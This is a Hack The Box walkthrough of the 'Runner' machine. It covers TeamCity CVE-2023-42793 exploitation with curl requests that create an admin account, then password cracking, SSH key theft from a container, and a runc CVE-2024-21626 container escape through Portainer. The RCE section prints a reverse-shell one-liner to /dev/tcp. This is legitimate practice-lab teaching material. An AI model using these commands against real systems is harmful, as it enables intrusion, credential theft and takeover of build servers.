HTB - Runner

Author: Alcidius
July 22, 2025
Description
Runner is a Hack The Box machine exposing a TeamCity instance vulnerable to CVE-2023-42793. This vulnerability allows unauthenticated attackers to generate access tokens and create admin accounts, leading to remote code execution (RCE). The initial shell runs inside a Docker container, but SSH keys discovered within the container allow access to the host system. Privilege escalation is achieved via Portainer, exploiting a vulnerable runc version (CVE-2024-21626) to break out of a container and obtain root access.
Enumeration
We begin by scanning the target to find out which services are available.
sudo nmap -sC -sV -Pn 10.10.11.13 -o scan.txt
 This tells us that the machine is running:
- A secure shell (SSH) service on port 22;
- A web server on port 80;
- An unknown service on port 8000.
When visiting the main web page, we get a redirect to
runner.htb. To make this address work on our machine, we add it to our hosts file:echo \'10.10.11.13 runner.htb\' | sudo tee -a /etc/hostsPivoting
Visiting
http://runner.htbshows a page that appears to be related to a CI/CD system. The page on port 8000 doesn't display anything useful but only says: “Not found”. So let's enumerate the website using two tools:
 - Gobuster;
- Ffuf.
Gobuster
Gobuster is used to discover hidden directories on the website.
gobuster dir -w /opt/SecLists/Discovery/Web-Content/directory-list-1.0.txt -u http://runner.htb This scan doesn't reveal anything useful.
Ffuf
Ffuf can be used to identify subdomains of the website.
ffuf -w /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "HOST:FUZZ.runner.htb" -u http://runner.htb -ac This scan reveals a subdomain:
 teamcity.runner.htb. We add that to our hosts file too:echo \'10.10.11.13 teamcity.runner.htb\' | sudo tee -a /etc/hostsTeamcity
When we visit
http://teamcity.runner.htb, we find a login page for teamcity. Using the version number (
2023.05.3) shown on the page and looking that up we learn that this teamcity version contains a known vulnerability: CVE-2023-42793. This vulnerability allows someone to create an administrator account without needing to login first. We can exploit this vulnerability manually or automatically. In order to really understand what is going on, both ways are a good way to exploit it.Manual exploitation
The information for the manual exploitation comes mostly from this source. We first send a
HTTP POSTrequest withcurlto the server to get an access token.curl -X POST http://teamcity.runner.htb/app/rest/users/id:1/tokens/RPC2 We can then use this token to create a new admin user. To do this we need to send data in
 jsonformat.{ "username": "alcidius", "email": "user@alcidius.com", "password": "salveteegosumalcidius", "roles": { "role": [ { "roleId": "SYSTEM_ADMIN", "scope": "g" } ] } }We can send this with curl to create a new admin user:
curl -X POST http://teamcity.runner.htb/app/rest/users -H "Authorization: Bearer [[TOKEN]]" -H "Content-Type: application/json" --data \'{"username": "alcidius", "email": "user@alcidius.com", "password": "salveteegosumalcidius", "roles": {"role": [{"roleId": "SYSTEM_ADMIN", "scope": "g"}]}}\' We now have full admin access to the web application.
Automatic exploitation
There is also a script available that does all the manual labor in one command:
python3 exploit.py -u http://teamcity.runner.htb This also creates an admin account on teamcity. However this repository also has a way to run remote code execution on the server. For this, the token must be saved to a file and provided as a parameter:
python3 rce.py -u http://teamcity.runner.htb -c "id" -t token.txt We can also get a reverse shell with running
 nc -lvnp 1234on our machine, and then running the previous command again with a different-cinput:python3 rce.py -u http://teamcity.runner.htb -t token -c \'"/bin/bash"¶ms="-c"¶ms="sh%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.1%2F1234%200%3E%261"\'
Foothold
Inside the web application's admin panel, it shows two other users beside our account being active on the machine:
- John - john@runner.htb;
- Matthew - matthew@runner.htb.
 Under System Administration -> Backup we find a backup feature.
 Downloading and extracting the backup gives us a database dump with password hashes for those users.
 We use
 hashcatto crack one of these passwords:hashcat -m 3200 -a 0 hash_matthew.txt /usr/share/wordlists/rockyou.txt This reveals a password (
piper123), but it doesn't work for SSH login. Instead, we use the previously gainedshelland look through the filesystem. Pivoting through the filesystem, we find an SSH private key stored inside the container. These are ssh keys used to get access to a machine from a remote location. Usually there's a base64 encoding present for the key. Which can be decoded using cyberchef:
 This shows the key belongs to a user named
 john, which is one of the users we saw earlier in theteamcityadmin interface. We can get a connection using this ssh key file.
Privilege escalation
After logging in, we realize we were previously inside a Docker container. Now we have access to the actual host machine. Because this is the host the containers likely run on, we check the containerization software and its versions:
docker --version runc --version This version of
 runchaving version1.1.7, appears to be vulnerable with CVE-2024-21626. The CVE explains this as a leaky file descriptor. This issue lets someone break out of a container and access the main system, which shouldn't be normally possible.
Looking in /etc/hosts, we find another hidden subdomain called portainer-administration.runner.htb. We add this to our /etc/hosts:
echo \'10.10.11.13 portainer-administration.runner.htb\' | sudo tee -a /etc/hosts
This leads to a web tool that manages containers called portainer. We can login with matthew's credentials we cracked earlier (matthew:piper123).
 Now we can create a new docker container.
 But to do so, we need to find out which images are available to the machine.
 We see
 teamcity:latest being available. So we create a new docker container with this image.
 Once created, we can get a shell to the machine and exploit the leaky file descriptor to get the root flag.
